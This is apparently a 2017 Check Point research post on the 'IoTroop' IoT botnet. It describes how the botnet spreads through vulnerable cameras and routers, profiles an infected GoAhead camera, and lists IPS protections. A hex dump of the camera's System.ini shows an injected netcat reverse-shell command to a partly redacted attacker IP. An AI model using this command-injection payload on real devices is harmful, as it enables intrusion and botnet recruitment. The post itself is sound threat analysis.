A New IoT Botnet Storm is Coming

research.checkpoint.com/new-iot-botnet-storm-coming/

October 19, 2017

October 19, 2017
Key Points:

- A massive Botnet is forming to create a cyber-storm that could take down the internet.
- An estimated million organizations have already been scanned with an unknown amount actually infected.
- The Botnet is recruiting IoT devices such as IP Wireless Cameras to carry out the attack.


New cyber-storm clouds are gathering. Check Point Researchers have discovered a brand new Botnet, dubbed 'IoTroop', evolving and recruiting IoT devices at a far greater pace and with more potential damage than the Mirai botnet of 2016.

IoT Botnets are Internet connected smart devices which have been infected by the same malware and are controlled by a threat actor from a remote location. They have been behind some of the most damaging cyberattacks against organizations worldwide, including hospitals, national transport links, communication companies and political movements.

While some technical aspects lead us to suspect a possible connection to Mirai, this is an entirely new and far more sophisticated campaign that is rapidly spreading worldwide. It is too early to guess the intentions of the threat actors behind it, but with previous Botnet DDoS attacks essentially taking down the Internet, it is vital that organizations make proper preparations and defense mechanisms are put in place before an attack strikes.

Ominous signs were first picked up via Check Point's Intrusion Prevention System (IPS) in the last few days of September. An increasing number of attempts were being made by hackers to exploit a combination of vulnerabilities found in various IoT devices.

With each passing day the malware was evolving to exploit an increasing number of vulnerabilities in Wireless IP Camera devices such as GoAhead, D-Link, TP-Link, AVTECH, NETGEAR, MikroTik, Linksys, Synology and others. It soon became apparent that the attempted attacks were coming from many different sources and a variety of IoT devices, meaning the attack was being spread by the IoT devices themselves.



So far we estimate over a million organizations have already been scanned worldwide, including the US, Australia and everywhere in between, and the number is only increasing.

Our research suggests we are now experiencing the calm before an even more powerful storm. The next cyber hurricane is about to come.


Research Background

Creating networks of infected devices is not a quick task for an attacker. In order to establish an effective Botnet, the attacker needs to be able to control a vast number of devices. As sending the malicious code to each device individually would be a large and time consuming task, it is much easier to have each infected device spreading the malicious code to other similar devices themselves. This method of attack is considered a propagation attack, and is essential in quickly creating a large network of controlled devices.

Our research began at the end of September ‘17 after noticing an increase in attempts to penetrate our IoT IPS protections. Following this suspicious activity, we soon realized we were witnessing the recruitment stages of a vast IoT Botnet.

Analyzing A Node In The Chain

With the Check Point Global Threat Map showing a large number of hits on our IoT IPS protections, our team started to look into some of the attack sources in order to get a better picture of what was going on. Below is an analysis of one of these devices.



[redacted]

[redacted]

City	Ashiya
Country	Japan
Organization	[redacted]
ISP	[redacted]
Last Update	2017-10-13T14:15:31.961393
Hostnames	[redacted]
ASN	[redacted]

Ports

81


Services

81
tcp
xtremerat

```
HTTP/1.1 400 Page not found\r\nServer: GoAhead-Webs\r\nDate: F
ri Oct 13 14:15:31 2017\r\nPragma: no-cache\r\nCache-Control:
 no-cache\r\nContent-Type: text/html\r\n\r\n<html><head><title
>Document Error: Page not found</title></head>\r\n\t\t<body><h
2>Access Error: Page not found</h2>\r\n\t\t<p>Bad request type
</p></body></html>\r\n\r\n
```

From looking at this site, we can gather that this specific IP (blurred above) belongs to a GoAhead camera with an open Port 81 running over TCP. This is just one example of an infected device type. There are many others – e.g. D-Link, NETGEAR and TP-Link devices to name a few.

On further inspection, the System.ini file (shown below) of the device at this IP was accessed to check for compromise. On a normal machine, this file would contain the credentials of the user. What was found on this device, however, was an edited version with a ‘Netcat’ command which opened a reverse shell to the attack’s IP. This tells us that this machine was merely one link in the chain and that it was both infected and then also transmitting the infection. In this case the ‘CVE-2017-8225’ vulnerability was used to penetrate the GoAhead device and, after infecting a target machine, that same target started to look for other devices to infect.




```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   49 50 43 41 4D 00 00 00 00 00 00 00 00 00 00 00   IPCAM...........
00000010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000020   00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000080   00 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   .ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000090   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000A0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000B0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000C0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000D0   FF FF FF FF FF A1 A2 E4 59 80 8F FF FF 01 00 00   ÿÿÿÿÿ¡¢äY€.ÿÿ...


00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000150   00 00 00 00 00 00 00 00 00 0A 00 00 00 00 00 00   ................
00000160   00 00 00 00 00 00 00 00 00 00 24 28 6E 63 20 31   ..........$(nc 1
00000170   [redacted] 20 35 32   [redacted] 52
00000180   35 37 37 20 2D 65 20 2F 62 69 6E 2F 73 68 29 20   577 -e /bin/sh) 
00000190   20 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ..............
000001A0   00 00 00 00 00 00 00 00 00 00 00 00 00 15 00 15   ................
000001B0   00 66 74 70 00 00 00 00 00 00 00 00 00 00 00 00   .ftp............
000001C0   00 00 00 00 00 00 00 00 00 00 00 0A 03 01 00 00   ................
000001D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000200   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000210   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000220   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000230   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000240   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000250   00 61 64 6D 69 6E 00 00 00 00 00 00 00 00 00 00   .admin..........
00000260   00 00 00 00 00 00 00 00 70 61 73 73 77 6F 72 64   ........password
00000270   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000280   00 00 00 00 00 00 00 00 03 01 05 0F 00 01 00 00   ................
00000290   00 00 00 04 00 02 00 00 00 80 7E 7E 7E 01 00 00   .........€~~~...
000002A0   01 14 1F 00 00 00 00 00 01 01 00 00 FF FF FF FF   ............ÿÿÿÿ
000002B0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000002C0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000002D0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000002E0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000002F0   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000300   44 0B C6 02 0A 01 00 00 00 00 00 00 00 00 00 00   D.Æ.............
00000310   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000320   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000330   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Upon further research, it was found that numerous devices were both being targeted and later sending out the infection. These attacks were coming from many different types of devices and many different countries, totaling approximately 60% of the corporate networks which are part of the ThreatCloud global network.



To conclude, in the last few days a new botnet has been evolving. While some technical aspects lead us to suspect a possible connection to the Mirai botnet, this is an entirely new campaign rapidly spreading throughout the globe. It is too early to assess the intentions of the threat actors behind it, but it is vital to have the proper preparations and defense mechanisms in place before an attack strikes.

IPS Coverage

While this may be an emerging threat of millions of attacks being conducted, the methods of infection are already being prevented by Check Point IPS. The vulnerability listed has been covered, and devices are currently being monitored for new variants. The table below outlines the IoT protections released by IPS that are related and potentially related to this attack.

Vendor	Protection Name	Seen in the Context of the current Attack?
GoAhead	Wireless IP Camera (P2P) WIFICAM Cameras Information Disclosure	+
Wireless IP Camera (P2P) WIFICAM Cameras Remote Code Execution	+	
D-Link	D-Link 850L Router Remote Code Execution	+

D-Link DIR800 Series Router Remote Code Execution	+	
D-Link DIR800 Series Router Information Disclosure	+	
D-Link 850L Router Remote Unauthenticated Information Disclosure	+	
D-Link 850L Router Cookie Overflow Remote Code Execution	+	
Dlink IP Camera Video Stream Authentication Bypass – Ver2	+	
Dlink IP Camera Luminance Information Disclosure – Ver2 D-Link DIR-600/300 Router Unauthenticated Remote Command Execution	+ +	
Dlink IP Camera Authenticated Arbitrary Command Execution – Ver2	–	
TP-Link	TP-Link Wireless Lite N Access Point Directory Traversal	–
TP-LINK WR1043N Multiple Cross-Site Request Forgery	–	
	Netgear DGN Unauthenticated Command Execution Netgear ReadyNAS Remote Command Execution	+ +
NETGEAR	Netgear DGN2200 dnslookup.cgi Command Injection	–
Netgear ProSAFE NMS300 fileUpload.do Arbitrary File Upload	–	
NETGEAR Routers Authentication Bypass	–	

NETGEAR ReadyNAS np_handler Code Execution	–	
Netgear R7000 and R6400 cgi-bin Command Injection	–	
AVTECH	AVTECH Devices Multiple Vulnerabilities	+
MikroTik	MikroTik RouterOS SNMP Security Bypass	–
MikroTik RouterOS Admin Password Change	–	
Mikrotik Router Remote Denial Of Service	–	
Linksys	Belkin Linksys WRT110 Remote Command Execution – Ver2	–
Linksys WRH54G HTTP Management Interface DoS Code Execution – Ver2	–	
Belkin Linksys WRT110 Remote Command Execution	–	
Belkin Linksys Multiple Products Directory Traversal	–	
Belkin Linksys E1500/E2500 Remote Command Execution	+	
Cisco Linksys PlayerPT ActiveX Control Buffer Overflow	–	
Cisco Linksys PlayerPT ActiveX Control SetSource sURL Argument Buffer Overflow	–	
Synology	Synology DiskStation Manager SLICEUPLOAD Code Execution	–
Linux	Linux System Files Information Disclosure	+